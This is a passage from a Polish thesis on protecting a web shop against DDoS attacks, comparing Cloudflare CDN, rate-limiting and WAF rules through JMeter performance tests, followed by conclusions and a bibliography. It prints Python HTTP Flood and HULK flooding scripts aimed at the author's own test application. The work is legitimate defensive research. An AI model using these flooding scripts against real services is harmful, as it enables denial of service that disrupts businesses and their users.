Jeżeli reguła ta jest aktywna i ustawiliśmy adres IP z którego przychodziły żądania z ataków HTTP Flood oraz HULK, możemy zaobserwować, iż dane żądania są kompletnie blokowane. Pokazane jest to na rysunkach 5.5 i 5.6.



Rys. 5.5. Uruchomienie i działanie reguły WAF [opracowanie własne]



Rys. 5.6. Zablokowane żądania za pomocą reguły WAF [opracowanie własne]

Sprawdzimy teraz jak obie te metody wpływają na wydajność aplikacji serwera podczas gdy jest ona celem ataku HTTP Flood oraz HULK.

Zaczniemy od ataku HTTP Flood. Na rysunku 5.7. pokazane jest rozpoczęcie ataku na aplikacje bez zabezpieczeń:

```python
import requests

# Cel ataku
target_url = "http://localhost:8080/agreements/getAgreements/54"

# Liczba równoległych wątków
NUM_THREADS = 300

def http_flood():
    """Funkcja przeprowadzająca atak HTTP Flood."""
    while True:
        try:
            response = requests.get(target_url)
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting HTTP Flood attack on {target_url} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(http_flood, NUM_THREADS)
```

```
Starting HTTP Flood attack on http://localhost:8080/agreements/getAgreements/54 with 300 threads
```

Rys. 5.7. Uruchomienie skryptu ataku HTTP Flood na aplikacje bez zabezpieczeń [opracowanie własne]

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**7700**	**5738**	**74.52%**	**3197.23**	**1**	**4675**	**566.00**	**3397.00**	**3801.00**	**4279.00**	**31.30**	**78.24**	**2.75**
HTTP Request	7700	5738	74.52%	3197.23	1	4675	566.00	3397.00	3801.00	4279.00	31.30	78.24	2.75

Rys. 5.8. Wynik testu wydajności aplikacji bez zabezpieczeń podczas trwania ataku HTTP Flood [opracowanie własne]

Widać na powyższym rysunku 5.8., iż bardzo duża część żądań zwróciła błąd, a czasy odpowiedzi są znacznie powiększone.

Rozpoczęcie ataku na aplikacje z zaimplementowanymi zabezpieczeniami Cloudflare przedstawione jest na rysunku 5.9.

```python
import requests

# Cel ataku
target_url = "http://shop.barniem.xyz/agreements/getAgreements/54"

# Liczba równoległych wątków
NUM_THREADS = 300

def http_flood():
    """Funkcja przeprowadzająca atak HTTP Flood."""
    while True:
        try:
            response = requests.get(target_url)
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting HTTP Flood attack on {target_url} with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(http_flood, NUM_THREADS)
```

```
Starting HTTP Flood attack on http://shop.barniem.xyz/agreements/getAgreements/54 with 300 threads.
```

Rys. 5.9. Uruchomienie skryptu ataku HTTP Flood na aplikacje z zabezpieczeniami Cloudflare [opracowanie własne]

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**3500**	**0**	**0.00%**	**1276.50**	**72**	**16091**	**927.00**	**2844.80**	**3670.00**	**7899.95**	**4.28**	**12.82**	**0.58**
HTTP Request	3500	0	0.00%	1276.50	72	16091	927.00	2844.80	3670.00	7899.95	4.28	12.82	0.58

Rys. 5.10. Wynik testu wydajności aplikacji z działającą regułą Rate Limiting podczas trwania ataku HTTP Flood [opracowanie własne]

Można zauważyć na powyższym rysunku 5.10., iż średni czas odpowiedzi zmniejszył się, lecz jest on nadal większy niż w przypadku, gdy aplikacji nie jest celem ataku – maksymalny czas odpowiedzi wyniósł ponad 16 sekund.

Test wydajności aplikacji serwera podczas trwania ataku HTTP Flood, gdy użyta jest reguła WAF pokazany jest na rysunku 5.11.

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**3650**	**0**	**0.00%**	**301.25**	**63**	**3401**	**96.00**	**1157.00**	**1225.45**	**1298.98**	**1.57**	**4.70**	**0.21**
HTTP Request	3650	0	0.00%	301.25	63	3401	96.00	1157.00	1225.45	1298.98	1.57	4.70	0.21

Rys. 5.11. Wynik testu wydajności aplikacji z działającą regułą WAF podczas trwania ataku HTTP Flood [opracowanie własne]

Na powyższym rysunku widać, iż udało się wyeliminować opóźnienia w czasie odpowiedzi serwera na żądania, poprzez zablokowanie ruchu pochodzącego od IP atakującego (spójrz ponownie na rysunek 5.11.).

Przejdziemy teraz do ataku HULK. Zaczniemy od wykonania testu wydajności aplikacji bez zaimplementowanych zabezpieczeń. Na rysunku 5.12 pokazane jest uruchomienie skryptu ataku na tą aplikację.

```python
import requests
import random
import time

# Cel ataku
target_url = "http://localhost:8080/agreements/getAgreements/54"

# Liczba wątków
NUM_THREADS = 200

# Losowe User-Agenty
user_agents = [
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
    "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0",
    "Mozilla/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gec
]

# Funkcja do wykonywania żądań
def hulk_attack():
    headers = {
        "User-Agent": random.choice(user_agents),
        "Cache-Control": "no-cache",
        "Accept-Language": "en-US,en;q=0.9",
        "Connection": "keep-alive",
    }
    while True:
        try:
            # Generowanie losowego parametru zapytania
            random_param = f"?rand={random.randint(1, 1000000)}"
            response = requests.get(target_url + random_param, headers=headers, timeout=5)
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")


if __name__ == "__main__":
    print(f"Starting HULK attack with {NUM_THREADS} threads on {target_url}")
    run_ddos_attack_with_threads(hulk_attack, NUM_THREADS)
```

```
Starting HULK attack with 300 threads on http://localhost:8080/agreements/getAgreements/54
```

Rys. 5.12. Uruchomienie skryptu ataku HULK na aplikacje bez zabezpieczeń [opracowanie własne]

Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**2550**	**0**	**0.00%**	**2213.86**	**46**	**16013**	**1118.00**	**7091.00**	**7310.70**	**8213.94**	**7.82**	**20.98**	**1.41**
HTTP Request	850	0	0.00%	3321.11	175	16013	2399.00	7492.60	7943.30	8449.70	2.61	10.49	0.70
HTTP Request-0	850	0	0.00%	2101.88	46	15110	307.00	7081.00	7088.45	7219.83	2.61	2.65	0.35
HTTP Request-1	850	0	0.00%	1218.60	104	15163	875.50	2730.10	3845.85	7819.33	2.61	7.85	0.35

Rys. 5.13. Uruchomienie skryptu ataku HULK na aplikacje testową bez zabezpieczeń [opracowanie własne]

Powyższy rysunek 5.13. pokazuje jak atak HULK wpływa na wydajność aplikacji poprzez zwiększenie średnich i maksymalnych czasów odpowiedzi serwera.


Uruchomienie ataku na aplikację z zaimplementowanymi zabezpieczeniami Cloudflare pokazane jest na poniższym rysunku 5.14.

```
import requests
import random
import time

# Cel ataku
target_url = "http://shop.barniem.xyz/agreements/getAgreements/54"

# Liczba wątków
NUM_THREADS = 200

# Losowe User-Agenty
user_agents = [
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.44
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
    "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0",
    "Mozilla/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
]

# Funkcja do wykonywania żądań
def hulk_attack():
    headers = {
        "User-Agent": random.choice(user_agents),
        "Cache-Control": "no-cache",
        "Accept-Language": "en-US,en;q=0.9",
        "Connection": "keep-alive",
    }
    while True:
        try:
            # Generowanie losowego parametru zapytania
            random_param = f"?rand={random.randint(1, 1000000)}"
            response = requests.get(target_url + random_param, headers=headers, timeout=5)
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")


if __name__ == "__main__":
    print(f"Starting HULK attack with {NUM_THREADS} threads on {target_url}")
    run_ddos_attack_with_threads(hulk_attack, NUM_THREADS)
```

```
Starting HULK attack with 200 threads on http://shop.barniem.xyz/agreements/getAgreements/54
```

Rys. 5.14. Uruchomienie skryptu ataku HULK na aplikacje z zabezpieczeniami Cloudflare [opracowanie własne]

Test wydajności, gdy użyta jest reguła Rate Limiting pokazany jest na rysunku 5.15. Test wydajności gdy działa reguła WAF jest przedstawiony na rysunku 5.16.




Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**2800**	**312**	**11.14%**	**1325.02**	**1**	**3355**	**761.00**	**2507.00**	**2618.00**	**2738.99**	**42.69**	**98.54**	**5.75**
HTTP Request	2800	312	11.14%	1325.02	1	3355	761.00	2507.00	2618.00	2738.99	42.69	98.54	5.75

Rys. 5.15. Wynik testu wydajności aplikacji z działającą regułą Rate Limiting podczas trwania ataku HULK [opracowanie własne]

Po użyciu reguły Rate Limiting udało się zmniejszyć średni i maksymalny czas odpowiedzi, jednak wartości te są większe niż w przypadku, gdy aplikacja nie jest atakowana. Dodatkowo część żądań zwróciła błąd - około 11% (spójrz ponownie na rysunek 5.15.).



Statistics

Requests	Executions			Response Times (ms)							Throughput	Network (KB/sec)	
Label	#Samples	FAIL	Error %	Average	Min	Max	Median	90th pct	95th pct	99th pct	Transactions/s	Received	Sent
Total	**3200**	**0**	**0.00%**	**391.25**	**42**	**3635**	**116.00**	**1357.47**	**1423.85**	**1528.18**	**2.31**	**6.73**	**1.26**
HTTP Request	3200	0	0.00%	391.25	42	3635	116.00	1357.47	1423.85	1528.18	2.31	6.73	1.26

Rys. 5.16. Wynik testu wydajności aplikacji z działającą regułą WAF podczas trwania ataku HULK [opracowanie własne]

Patrząc ponownie na rysunek 5.16. widać, że po filtracji żądań i odrzuceniu ruchu pochodzącego z IP atakującego udało się zminimalizować czasy odpowiedzi oraz sprawić, iż serwer nie zwrócił błędów.

5.3. Analiza wyników

Wnioskując z przedstawionych wyników testów wydajności aplikacji, udało się zmitygować skutki różnych ataków DDoS poprzez implementacji odpowiednich metod zabezpieczeń. Ataki wolumetryczne i sieciowe zostały skutecznie powstrzymane za pomocą implementacji CDN, a ataki na warstwę aplikacji zostały powstrzymane przed osiągnięciem celu za pomocą implementacji reguł ograniczenia prędkości (ang. Rate Limiting) i WAF. Kompletna blokada ruchu przy pomocy reguł WAF okazała się bardziej skuteczna, lecz samo ograniczenie natężenia za pomocą Rate Limiting również przyczyniło się do zmniejszenia skutków ataków.

5.3.1. Identyfikacja potencjalnych słabych punktów

Gdyby ataki na warstwę aplikacji pochodziły z wielu adresów IP, z całego świata i aby wyeliminować wszystkie źródła ataków konieczne by było zastosowanie bardzo szerokiego zakresu adresów IP, potencjalnie mogłoby to wpłynąć na dostęp do aplikacji dla zwykłych użytkowników. Byłoby to niechciany wynik działania zabezpieczeń, gdyż potencjalnie ograniczałby przychody pochodzące z działania sklepu. Podobnie zaszłoby, gdyby wyeliminować ruchu z jakiegoś kraju, lecz w przypadku bardzo nasilonego ataku mogłoby się okazać korzystniejsze stracenie potencjalnych przychodów uzyskanych od normalnych użytkowników, na rzecz odblokowania korzystania z aplikacji w innych częściach świata.

Co do ataków wolumetrycznych i sieciowych, należy się spodziewać możliwości stworzenia nowych wektorów ataków w tych kategoriach, które mogą nie zostać powstrzymane poprzez wykorzystanie CDN. Konieczne jest więc monitorowanie pojawiających się nowych zagrożeń w celu upewnienia się, iż zaimplementowane zabezpieczenia są w stanie poradzić sobie z nimi.

6. Podsumowanie

6.1. Główne ustalenia dotyczące ataków DDoS i zabezpieczeń przed nimi

Poprzez wykonanie testów w jaki sposób ataki DDoS wpływają na działanie aplikacji webowych, można uświadomić sobie, iż są one realnym zagrożeniem dla każdej działalności udostępniającej swoje usługi poprzez użycie aplikacji internetowych. Dodatkowo można zauważyć, że ataki te są stosunkowo proste do wykonania i nie wymagają zastosowania specjalistycznego oprogramowania, lub sprzętu aby były skuteczne. Ze względu na zmieniające się technologie i zwiększające się możliwości, rośnie również rynek zajmujący się znajdowaniem sposobów jak atakować aplikacje działające w sieci. Ze względu na to jak w różny sposób atakujący może próbować zaatakować aplikacje, ataki DDoS oraz zabezpieczenia przed nimi muszą być ciągle monitorowane, w celu ustalenia czy dany system może sobie z nimi poradzić. Jako iż świat idzie w kierunku cyfryzacji, należy mieć na uwadze, że systemy o bardzo wysokim znaczeniu mogą stać się celem ataków. Gdyby aplikacje z rynków bankowych lub służby zdrowia zostały zaatakowane i zaimplementowane zabezpieczanie by sobie z nimi nie poradziły, skutki mogłyby być katastrofalne – potencjalny paraliż systemów bankowych, czy też utrata życia lub zdrowia wynikła z niedostępności aplikacji działających w systemach opieki medycznej.

6.2. Wnioski z przeprowadzonych testów i eksperymentów

Ataki DDoS, które zostały zaimplementowane miały realny wpływ na jakość korzystania z aplikacji webowych. Dzięki implementacji metod zabezpieczeń takich jak CDN, Rate Limiting, czy też WAF, udało się zminimalizować skutki tych ataków w celu osiągnięcia dobrze i szybko działającej aplikacji, nawet, gdy jest ona celem ataków. Oznacza to iż udało się zrealizować cele pracy. Dodatkowo postawiona na wstępie hipoteza badawcza w podrozdziale cel pracy została potwierdzona, gdyż udało się znaleźć i zaimplementować takie metody zabezpieczeń, że skutki ataków DDoS zostały zmitygowane. Należy mieć na uwadze, iż implementacja tylko jednej z tych metod pozostawiłaby aplikacje wrażliwą na inne typy ataków . Konieczne jest więc zbudowanie

systemu korzystającego z wielu różnych metod zabezpieczeń, aby zwiększyć bezpieczeństwo aplikacji webowych przed różnymi atakami DDoS. Dodatkowo należy mieć na uwadze, że ataki DDoS mogą być tylko częściach większego ataku na aplikacje wykorzystującego różne inne wektory ataków na aplikacje internetowe. Dodatkowo należy brać pod uwagę fakt, iż atakujący wciąż pracują nad znalezieniem nowych metod ataków w celu wykorzystania potencjalnych słabych punktów systemów. Dotyczy to również ataków DDoS, które korzystają z faktu, iż aplikacje webowe wymagają połączenia z Internetem o sprawia, że zawsze będą potencjalnym celem. Jeżeli będą pojawiać się nowe metody i protokoły komunikacji z aplikacjami webowymi, będą pojawiać się również nowe rodzaje ataków DDoS, co sprawia, iż konieczne jest ciągłe monitorowanie zagrożeń i ewaluacja zaimplementowanych zabezpieczeń.

6.3. Rekomendacje dla praktyki i dalszych badań

Badania można rozwijać w kilu różnych kierunkach:

- Możliwa jest implementacja innych rodzajów ataków DDoS oraz próba wykonywania różnych ataków jednocześnie.
- Z drugiej strony można próbować zaimplementować inne metody zabezpieczeń przed atakami DDoS i sprawdzać, jak one radzą sobie z zagrożeniami.
- Badania przeprowadzane były w kontekście aplikacji webowych, lecz można również zastanowić się jak inne rodzaje aplikacji radzą sobie z atakami DDoS. Przykładowo aplikacje mobilne: są jednym z najszybciej rozwijających się rynków i posiadają swoje własne ograniczenia, które mogą być wykorzystane przez atakujących.

7. Bibliografia

1. Omer Yoachimik. Jorge Pacheco, DDoS threat report for 2024 Q1, 2024-04-16 Dostępny online: https://blog.cloudflare.com/ddos-threat-report-for-2024-q1?ref=blog.kybervandals.com/ (Odwiedzony 10.06.2024)
2. NETSCOUT, DDoS THREAT INTELLIGENCE REPORT 2024/01, Dostępny online: https://www.netscout.com/threatreport/wp-content/uploads/2024/09/TR_1H2024_Web.pdf (Odwiedzony 20.06.2024)
3. OWASP, Top Ten Raport, Dostępny online: https://owasp.org/www-project-top-ten/ (Odwiedzony 01.11.2024)
4. Zargar, S. T., Joshi, J., & Tipper, D. (2013)., A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks.
5. Adedeji, K.B.; Abu-Mahfouz, A.M.; Kurien, A.M., DDoSAttack and Detection Methods in Internet-Enabled Networks: Concept, Research Perspectives, and Challenges., J. Sens. Actuator Netw. 2023, 12, 51.
6. Lily Hay Newman, GitHub Survived the Biggest DDoS Attack Ever Recorded, Wired Mar 1, 2018 Dostępny online: https://www.wired.com/story/github-ddos-memcached/ (Odwiedzony 03.11.2024)
7. Tao Peng, Christopher Leckie, Kotagiri Ramamohanarao, Survey of Network-based Defense Mechanisms Countering the DoS and DDoS Problems, ACM Transactions on Computational Logic, Vol. 2, No. 3, 09 2006
8. Salim, M.M.; Rathore, S.; Park, J.H., Distributed denial of service attacks and its defenses in IoT: A survey., J. Supercomput. 2020, 76, 5320–5363.
9. Cloudflare słownik, What is Mirai?, Dostępny online: https://www.cloudflare.com/pl-pl/learning/ddos/glossary/mirai-botnet/ (Odwiedzony on 20.06.2024)
10. Yuri Diogenes, Dr. Erdal Ozkaya, Cybersecurity – Attack and Defense Strategies, Third Edition Packt Publishing Ltd. September 2022
11. Dantas Silva, F.S.; Silva, E.; Neto, E.P.; Lemos, M.; Venancio Neto, A.J.; Esposito, F., A Taxonomy of DDoS Attack Mitigation Approaches Featured by SDN Technologies in IoT Scenarios., Sensors 2020, 20, 3078
12. Sebastian Moss, Major DDoS attack on Dyn disrupts AWS, Twitter, Spotify and more, Dostępny online: https://www.datacenterdynamics.com/en/news/major-ddos-attack-on-dyn-disrupts-aws-twitter-spotify-and-more/ 21 Październik 2016 (Odwiedzony 03.11.2024)
13. BBC, Amazon 'thwarts largest ever DDoS cyber-attack', 18 Czerwiec 2020 Dostępny online: https://www.bbc.com/news/technology-53093611 (Odwiedzony 03.11.2024)
14. Charles Arthur, WikiLeaks under attack: the definitive timeline, The Guardian 8 Styczeń 2010 Dostępny online: https://www.theguardian.com/media/2010/dec/07/wikileaks-under-attack-definitive-timeline (Odwiedzony 03.11.2024)
15. Cloudflare learning forum, What is a CDN, Dostępny online: https://www.cloudflare.com/pl-pl/learning/cdn/what-is-a-cdn/ (Odwiedzony 03.11.2024)

16. F5 ,DDoS Architecture Diagram and White Paper., 2020. Dostępny online: DDoS Architecture Diagrams and White Paper | F5 (Odwiedzony 03.11.2024)
17. Dokumentacja IBM Monitorowanie aktywności sieci – Źródła przepływu – NetFlow Dostępny online: https://www.ibm.com/docs/pl/qsip/7.5?topic=monitoring-flow-sources (Odwiedzony 03.11.2024)
18. Larry Goldman, Why Load Balancers Should be Part of Your Security Architecture, Dostępny online: https://www.spiceworks.com/it-security/network-security/guest-article/load-balancers-security-architecture/ March 17, 2023 (Odwiedzony 04.11.2024)
19. Akamai słownik, What Is Blackhole Routing?, Dostępny online: https://www.akamai.com/glossary/what-is-blackhole-routing (Odwiedzony 04.11.2024)
20. Vivek Gopalan, 13 Best DDoS Protection Software in the Market 2025, 16.04.2024 Dostępny online: https://www.indusface.com/blog/best-ddos-protection-software/ (Odwiedzony 10.11.2024)
21. Dokumentacja Cloudflare: https://developers.cloudflare.com/ (Odwiedzona 12.12.2024)
22. Dokumentacja Technitium DNS Server: https://technitium.com/dns/help.html (Odwiedzona 12.12.2024)
23. Dokumentacja Jmeter: https://jmeter.apache.org/usermanual/index.html (Odwiedzona 12.12.2024)
24. Usługa wykorzystana do rejestracji domeny publicznej Spaceship.com: https://www.spaceship.com/domains/

8. Spis Ilustracji

9. Spis Listingów